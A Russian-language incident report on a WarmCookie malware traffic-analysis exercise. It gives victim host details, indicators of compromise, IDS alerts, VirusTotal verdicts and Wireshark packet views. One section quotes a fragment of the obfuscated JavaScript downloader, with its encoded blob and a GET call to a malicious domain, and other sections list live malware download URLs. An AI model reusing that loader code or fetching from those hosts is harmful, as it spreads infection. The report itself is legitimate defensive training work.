

## **TRAFFIC ANALYSIS EXERCISE: WARMCOOKIE**

Составлен: Тарасов Олег

5 Февраля 2025

### **ОТЧЕТ ОБ ИНЦИДЕНТЕ**

#### **1. ВВЕДЕНИЕ**

1.1 В этом документе содержится отчет об инциденте 2024-08-15 WarmCookies.

#### **2. ОБ ИНЦИДЕНТЕ**

2.1 Хост Windows был заражен, возможно, это произошло из-за вредоносной программы WarmCookies.

2.2 LAN segment range: 10.8.15[.]0/24 (10.8.15[.]0 through 10.8.15[.]255)  
Domain: lafontainebleu[.]org  
Active Directory (AD) domain controller: 10.8.15[.]4 - WIN-JEGJIX7Q9RS  
AD environment name: LAFONTAINBLEU  
LAN segment gateway: 10.8.15[.]1  
LAN segment broadcast address: 10.8.15[.]255

#### **3. ЗАДАЧИ РАССЛЕДОВАНИЯ**

3.3 Напишите отчет об инциденте, основанный на вредоносной сетевой активности из рсар и предупреждений.

## 4. ОСНОВНЫЕ ПОЛОЖЕНИЯ

4.1 В четверг 2024-08-15 примерно в 0:11 UTC сервер Windows, используемый пользователем Pierce Lucero, был заражен вредоносной программой WarmCookie.

4.2 Заражение произошло через открытие файла из ZIP архива.

## 5. ИНФОРМАЦИЯ О ЖЕРТВЕ

5.1 **ИМЯ ХОСТА:** DESKTOP-H8ALZBV

5.2 **IP АДРЕСС:** 10.8.15.133

5.3 **MAC АДРЕСС:** 00:1c:bf:03:54:82

5.4 **ИМЯ ПОЛЬЗОВАТЕЛЯ:** plucero


## 6. ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

6.1 Загрузка Zip архива: 104.21.55.70:80 - Invoice 876597035\_003.zip".  
SHA256: 798563fcf7600f7ef1a35996291a9dfb5f9902733404dd499e2e736ea1dc6fc5

6.2 Загрузка вредоносного исполняемого файла:  
<http://72.5.43.29/data/0f60a3e7baecf2748b1c8183ed37d1e4>  
SHA256: b7aec5f73d2a6bbd8cd920edb4760e2edadc98c3a45bf4fa994d47ca9cbd02f6

## 7. ПРОЦЕСС РАССЛЕДОВАНИЯ

7.1 Проанализировав активные в период атаки ip адреса я выявил подозрительную активность у одного внешнего адреса - 72.5.43.29. Подозрительность этой активности подтверждает скриншот алертов.



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
10.8.15.133	18 102	12 MB	6 646	2 MB	11 456	10 MB						
72.5.43.29	3 497	866 kB	1 653	318 kB	1 844	547 kB						
104.21.55.70	2 275	3 MB	2 013	3 MB	262	15 kB						
10.8.15.4	2 251	580 kB	1 047	281 kB	1 204	300 kB						
23.220.103.18	1 544	1 MB	1 075	1 MB	469	120 kB						
23.220.103.8	1 531	1 MB	1 142	1 MB	389	51 kB						
172.67.170.159	1 143	1 MB	1 021	1 MB	122	7 kB						
23.220.103.72	637	595 kB	496	569 kB	141	26 kB						

## Отчет об инциденте

RealTime Events		Escalated Events						
ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	27	2024-08-15...	10.8.15.4	53	10.8.15.133	53383	17	ET DNS Standard query response, Name Error
RT	2	2024-08-15...	10.8.15.133	49671	23.205.110.48	80	6	ET INFO Terse Request for .txt - Likely Hostile
RT	1	2024-08-15...	10.8.15.133	49671	23.205.110.48	80	6	ET INFO Microsoft Connection Test
RT	148	2024-08-15...	10.8.15.133	49672	23.33.138.184	443	6	ET POLICY TLSv1.0 Used in Session
RT	5	2024-08-15...	10.8.15.133	49676	10.8.15.4	88	6	GPL RPC kerberos principal name overflow TCP
RT	11	2024-08-15...	10.8.15.133		10.8.15.4		1	GPL ICMP_INFO Destination Unreachable Port Unreachable
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET POLICY Binary Download Smaller than 1 MB Likely Hostile
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET TROJAN Possible Windows executable sent when remote host claims to send html content
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET INFO SUSPICIOUS Dotted Quad Host MZ Response
RT	307	2024-08-15...	10.8.15.133	49818	72.5.43.29	80	6	ETPRO INFO Incorrect Spacing of UA Variable M3
RT	15	2024-08-15...	10.8.15.133	49818	72.5.43.29	80	6	ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

7.2 После этого я проверил данный ip адрес в VirusTotal. Сервис определил данный адрес как вредоносный. Предполагая, что данный адрес является потенциальным адресом злоумышленника, я продолжил анализ.

14 / 94  
Community Score

14/94 security vendors flagged this IP address as malicious

72.5.43.29 (72.5.42.0/23)  
AS 399629 (BLNWX)


RO Last Analysis Date 5 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis		Do you want to automate checks?	
alphaMountain.ai	Malicious	BitDefender	Malware
Certego	Malicious	CyRadar	Malicious
Dr.Web	Malicious	ESET	Malware
Forcepoint ThreatSeeker	Malicious	Fortinet	Malware
G-Data	Malware	Kaspersky	Malware
Lionic	Malware	MalwareURL	Malware
SOCradar	Phishing	Webroot	Malicious


7.2 Далее я начал проверять адреса к которым обращался потенциальный злоумышленник и выявил адрес локальной сети 10.8.15.133.

## Отчет об инциденте



No.	Time	Source	Destination	Protocol	Length	Info
10598	134.757901	10.8.15.133	72.5.43.29	TCP	66	49810 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10600	135.762299	10.8.15.133	72.5.43.29	TCP	66	[TCP Retransmission] 49810 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10609	135.939318	72.5.43.29	10.8.15.133	TCP	58	80 → 49810 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10610	135.939767	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10611	135.940137	10.8.15.133	72.5.43.29	HTTP	224	HEAD /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1
10612	135.940407	72.5.43.29	10.8.15.133	TCP	54	80 → 49810 [ACK] Seq=1 Ack=171 Win=64240 Len=0
10613	136.132929	72.5.43.29	10.8.15.133	HTTP	134	HTTP/1.1 200 OK
10614	136.156102	10.8.15.133	72.5.43.29	HTTP	223	GET /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1
10615	136.156363	72.5.43.29	10.8.15.133	TCP	54	80 → 49810 [ACK] Seq=81 Ack=340 Win=64240 Len=0
10616	136.342163	72.5.43.29	10.8.15.133	TCP	1418	80 → 49810 [PSH, ACK] Seq=81 Ack=340 Win=64240 Len=1364 [TCP PDU reassembled in 10762]
10617	136.342350	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=1445 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10618	136.342355	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=2905 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10619	136.342356	72.5.43.29	10.8.15.133	TCP	1226	80 → 49810 [PSH, ACK] Seq=4365 Ack=340 Win=64240 Len=1172 [TCP PDU reassembled in 10762]
10620	136.342541	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=5537 Win=64240 Len=0
10621	136.343781	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=5537 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10622	136.343785	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=6997 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10623	136.343786	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=8457 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10624	136.343787	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=9917 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10625	136.343787	72.5.43.29	10.8.15.133	TCP	1034	80 → 49810 [PSH, ACK] Seq=11377 Ack=340 Win=64240 Len=900 [TCP PDU reassembled in 10762]
10626	136.344013	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=12357 Win=64240 Len=0
10627	136.348009	72.5.43.29	10.8.15.133	TCP	1418	80 → 49810 [PSH, ACK] Seq=12357 Ack=340 Win=64240 Len=1364 [TCP PDU reassembled in 10762]
10628	136.348167	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=13721 Win=62876 Len=0
10629	136.518615	72.5.43.29	10.8.15.133	TCP	1418	80 → 49810 [PSH, ACK] Seq=13721 Ack=340 Win=64240 Len=1364 [TCP PDU reassembled in 10762]
10630	136.518833	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=15085 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10631	136.518839	72.5.43.29	10.8.15.133	TCP	1322	80 → 49810 [PSH, ACK] Seq=16545 Ack=340 Win=64240 Len=1268 [TCP PDU reassembled in 10762]
10632	136.519072	10.8.15.133	72.5.43.29	TCP	54	49810 → 80 [ACK] Seq=340 Ack=17813 Win=64240 Len=0
10633	136.520975	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=17813 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]
10634	136.520980	72.5.43.29	10.8.15.133	TCP	1514	80 → 49810 [ACK] Seq=19273 Ack=340 Win=64240 Len=1460 [TCP PDU reassembled in 10762]

7.3 При дальнейшем анализе «общения» адреса потенциального злоумышленника с локальным адресом сети, выявились несколько случаев отправки файлов: в частности исполняемых файлов с вредоносной полезной нагрузкой.



Wireshark · Packet 10614 · 2024-08-15-traffic-analysis-exercise.pcap

> Source: Intel\_03:54:82 (00:1c:bf:03:54:82)  
Type: IPv4 (0x0800)  
[Stream index: 2]  
> Internet Protocol Version 4, Src: 10.8.15.133, Dst: 72.5.43.29  
> Transmission Control Protocol, Src Port: 49810, Dst Port: 80, Seq: 171, Ack: 81, Len: 169  
▼ Hypertext Transfer Protocol  
GET /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1\r\n  
Connection: Keep-Alive\r\n  
Accept: \*/\*\r\n  
Accept-Encoding: identity\r\n  
User-Agent: Microsoft BITS/7.8\r\n  
Host: 72.5.43.29\r\n  
\r\n  
[Response in frame: 10762]  
[Full request URI: http://72.5.43.29/data/0f60a3e7baecf2748b1c8183ed37d1e4]

No.: 10614 · Time: 136.156102 · Source: 10.8.15.133 · Destination: 72.5.43.29 · Protocol: HTTP · Length: 223 · Info: GET /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1

✓ Show packet bytes Layout: Vertical (Stacked)

Help Freeform Close

7.4 Далее я решил проанализировать список всех файлов, передававшихся по http за период атаки. Был выявлен подозрительный домен, анализ которого на VirusTotal

## Отчет об инциденте

показал вредоносную активность. С этого домена был скачан вредоносный zip архив с файлом java-script, который подгружал вредоносные исполняемые файлы.

The image displays two screenshots related to a security incident. The top screenshot shows the VirusTotal interface for the domain `checkfedexp.com`. It indicates that 14/94 security vendors flagged this domain as malicious. The interface includes a 'Security vendors' analysis table with the following data:

Vendor	Detection	Vendor	Detection
alphaMountain.ai	Phishing	BitDefender	Malware
CyRadar	Malicious	Dr.Web	Malicious
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	G-Data	Malware
Lionic	Malicious	Seclookup	Malicious
SOCRadar	Malicious	Sophos	Malware
VIPRE	Malware	Webroot	Malicious

The bottom screenshot shows the Wireshark 'Export - HTTP object list' window. It displays a list of network packets with the following columns: Packet, Hostname, Content Type, Size, and Filename. The packet list is as follows:

Packet	Hostname	Content Type	Size	Filename
68	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt
8659	quote.checkfedexp.com	application/octet-stream	2767 kB	managements...
10204	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	1120 bytes	8f2381c2-652...
10212	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	1340 bytes	8f2381c2-652...
10219	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	4630 bytes	8f2381c2-652...
10232	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	7930 bytes	8f2381c2-652...
10306	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	18 kB	f37dd878-a1b...
10425	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	13 kB	f37dd878-a1b...
10478	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	29 kB	f37dd878-a1b...
10579	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	108 kB	f37dd878-a1b...
10762	72.5.43.29	text/html	159 kB	0f60a3e7baec...
11030	72.5.43.29	text/html	32 bytes	/
11032	72.5.43.29	text/html	124 bytes	/
11034	72.5.43.29	text/html	94 bytes	/
11463	72.5.43.29	text/html	305 kB	/
11485	72.5.43.29	text/html	94 bytes	/
11496	72.5.43.29	text/html	732 bytes	/
11498	72.5.43.29	text/html	94 bytes	/
11507	72.5.43.29	text/html	94 bytes	/
11621	72.5.43.29	text/html	94 bytes	/
11692	72.5.43.29	text/html	94 bytes	/



## 7.5 Сам java-script код был обфусцирован в полотно текста.

```
pursuit of equitable The CPI is used for cost adjus*/var OKFJIVUA='ZDlhZTBlZjk0NDQ3ZmI5NzFjMmI1YjA1ZTc1NDQx
ZWJmN2M3MTVhMzdlnzA0NWFMjYjQ5OTljNDQ3ZmI5NzFjMmI1YjA1ZTc1NDQxZWJmN2M3MTVhMzdlnzA0NWFMjYjQ5OTljNDQ3ZmI5NzFjMmI1YjA1ZTc1NDQx
KNjk5NTE0ZDQzMjE4NjM3Zjk=';var HFwXVsAqruDDiRdgdFFrtVbejNS=DEyAUuhBAZuqbq;HFwXVsAqruDDiRdgdFFrtVbejNS.open(
('GET' ), "https://business.checkfedexp.com/
data-privacy?zj=ZzqRKxVRQ&pOd=GEokiOXFwH&sourcedp=tQMQLIo&Tfocontent" + /* consecutive particles with
index zero are handled h within and across countries. Th e Firstly, upcoming legi */"
=IxGTZjXqxJ&Jr_cid=9464552&L=8174" + /* consecutive particles with index zero are handled h within and
across countries. Th e Firstly, upcoming legi */"38" + /* consecutive particles with index zero are
handled h within and across countries. Th e Firstly, upcoming legi */"8"/* s the reciprocal of the person
s ificant At the same time, product pri ms, dims, periods, coords, ierror) It is erroneous to call
MPI_CART */,(3999250-1));/*aging, demographics, and memory study. Neuroepidemiology. 2 The type
```

## 7.6 Анализ вредоносного архива был обозначен на VirusTotal как WarmCookies.

## 7.8 Теперь определяем дополнительную информацию о жертве – имя хоста, пользователя, MAC адрес.

15	0.079539	10.8.15.133	224.0.0.251	MDNS	81	Standard query 0x0000 ANY DESKTOP-H8ALZBV.local, "QM" question
16	0.079799	10.8.15.133	224.0.0.251	MDNS	91	Standard query response 0x0000 A 10.8.15.133
17	0.081786	10.8.15.133	224.0.0.252	LLMNR	75	Standard query 0x67ad ANY DESKTOP-H8ALZBV
20	0.358829	10.8.15.133	10.8.15.4	DNS	99	Standard query 0xa098 SRV _ldap._tcp.dc._msdcs.lafontainebleu.o
21	0.359155	10.8.15.4	10.8.15.133	DNS	169	Standard query response 0xa098 SRV _ldap._tcp.dc._msdcs.lafonta
22	0.381043	10.8.15.133	10.8.15.4	DNS	94	Standard query 0xc32 A win-jegjix7q9rs.lafontainebleu.org
23	0.381332	10.8.15.4	10.8.15.133	DNS	110	Standard query response 0xc32 A win-jegjix7q9rs.lafontainebleu
24	0.390455	10.8.15.133	10.8.15.4	CLDAP	272	searchRequest(1) "<ROOT>" baseObject
27	0.390907	10.8.15.4	10.8.15.133	CLDAP	248	searchResEntry(1) "<ROOT>" searchResDone(1) success [1 result]
30	0.437265	10.8.15.133	10.8.15.255	NBNS	110	Registration NB DESKTOP-H8ALZBV<00>
31	0.437739	10.8.15.133	10.8.15.255	NBNS	110	Registration NB LAFONTAINEBLEU<00>

## Отчет об инциденте

```
Wireshark · Follow TCP Stream (tcp.stream eq 45) · 2024-08-15-traffic-analysis-exercise.pcap

...7j..30../.....
.c0a0L.....E.C0A.....87...{X.#
s+H.\.E.6.#.....3xp.|...p.Qt....g.....E....N0.....0.....0.....@.....0.....0.....plucero...L
AFONTAINEBLEU.#0!.....0...krbtgt..LAFONTAINEBLEU...21000913024805Z...21000913024805Z...0.....0.....y
.....0.0.....DESKTOP-H8ALZBV
...k..0.....3010/.....(.&0$0".....LAFONTAINEBLEU.ORGplucero...LAFONTAINEBLEU.ORG..0.....0...p
lucero...a...0.....LAFONTAINEBLEU.ORG.'0%.....0...krbtgt..LAFONTAINEBLEU.ORG...0.....a...
.L...3i0.$...txt..B.tEd..$^f0.i..^d...&...5.W...<..c.D9m.....^8....^'...a...#..}\2..].b.Fe-....\...b.!..
..>...a...H..d%n...
.2N.*...$...&)...$.q.H.....R..DO...LRd.....pl..i.X.
P.....G..9!k..BoT..;...%.L
A...p.....I.\X.?..I.....".c.dkx....u/.`fL.h....A.f{.$..?....0..U..).c....@FV....m...v.I&..1..~..M....5N
".....j...%.o.h.....Q.t.\....6.....Q..#`J..j.32;...H..M.....Eh@...4.J.....3....q2....hB.w.
..ht-...n.R..7..Gz-t.{..X.Wx.&.h...6....s...Pa..p.-K..5|oT....'X....;..1y>.oL..Be['&&E...X.AP...o.tF....*
^..VU..aK.6p...Y0...=..f.....e./...j.....I..'.....o.o.]q...5..0..L.....p...H.n.#.m&....xU...~...u...6..
J.t...F.z..|s...D{[...!M#"U.W..8.n4..S.."\".....z..d9.eC...`q..5....&.3..b.^<.l..7.%vG...d..n.Q...k...kF..v
^.'u...J... ..\.../.../2.X....ge{...R.\.z.3K2....mEh;...Hd.V..1....X... ..1...3*.....F...
z-)...X.{C?@,..lp.w...t...V....t3..1.I.d...0...../8.z..0...r:8 Yo.x..U.?ZR...2....7.A...H.....?..J...7
.z9.2..]`G.....e.Hj...|:..n.....4.c..Sn.....=z...,%...%]Er|K....*A$.V.`.....A...../....G
.IW&S1.0qn.k...'.y...b...{..m...g0..c.....U...Q.....&*.vx=Y...6.....$U.o.v@/....x...jTi.
.....b.T.....n...?..[...p.....{0{...0&...c...x..@NV.....l.x.x.n.8...
.....'x...9In.....".1.../gUj.8..S.{o..|..z...[3{.w..h..V..I.|d.&...0.....a...w..'..h..D.....]...$...#.....
F'...7..z.:7..n..
.gT...JJ.S.(...jd...p.E.oF.F.....z0..}.4K|.0.Dz...B#...f..<
```

```
Wireshark · Packet 983 · 2024-08-15-traffic-analysis-exercise.pcap

> Frame 983: 369 bytes on wire (2952 bits), 369 bytes captured (2952 bits)
> Ethernet II, Src: Intel_03:54:82 (00:1c:bf:03:54:82), Dst: Dell_8c:9c:40 (64:00:6a:8c:9c:40)
> Destination: Dell_8c:9c:40 (64:00:6a:8c:9c:40)
> Source: Intel_03:54:82 (00:1c:bf:03:54:82)
Type: IPv4 (0x0800)
[Stream index: 6]
> Internet Protocol Version 4, Src: 10.8.15.133, Dst: 10.8.15.4
> Transmission Control Protocol, Src Port: 49718, Dst Port: 88, Seq: 1, Ack: 1, Len: 315
> Kerberos
```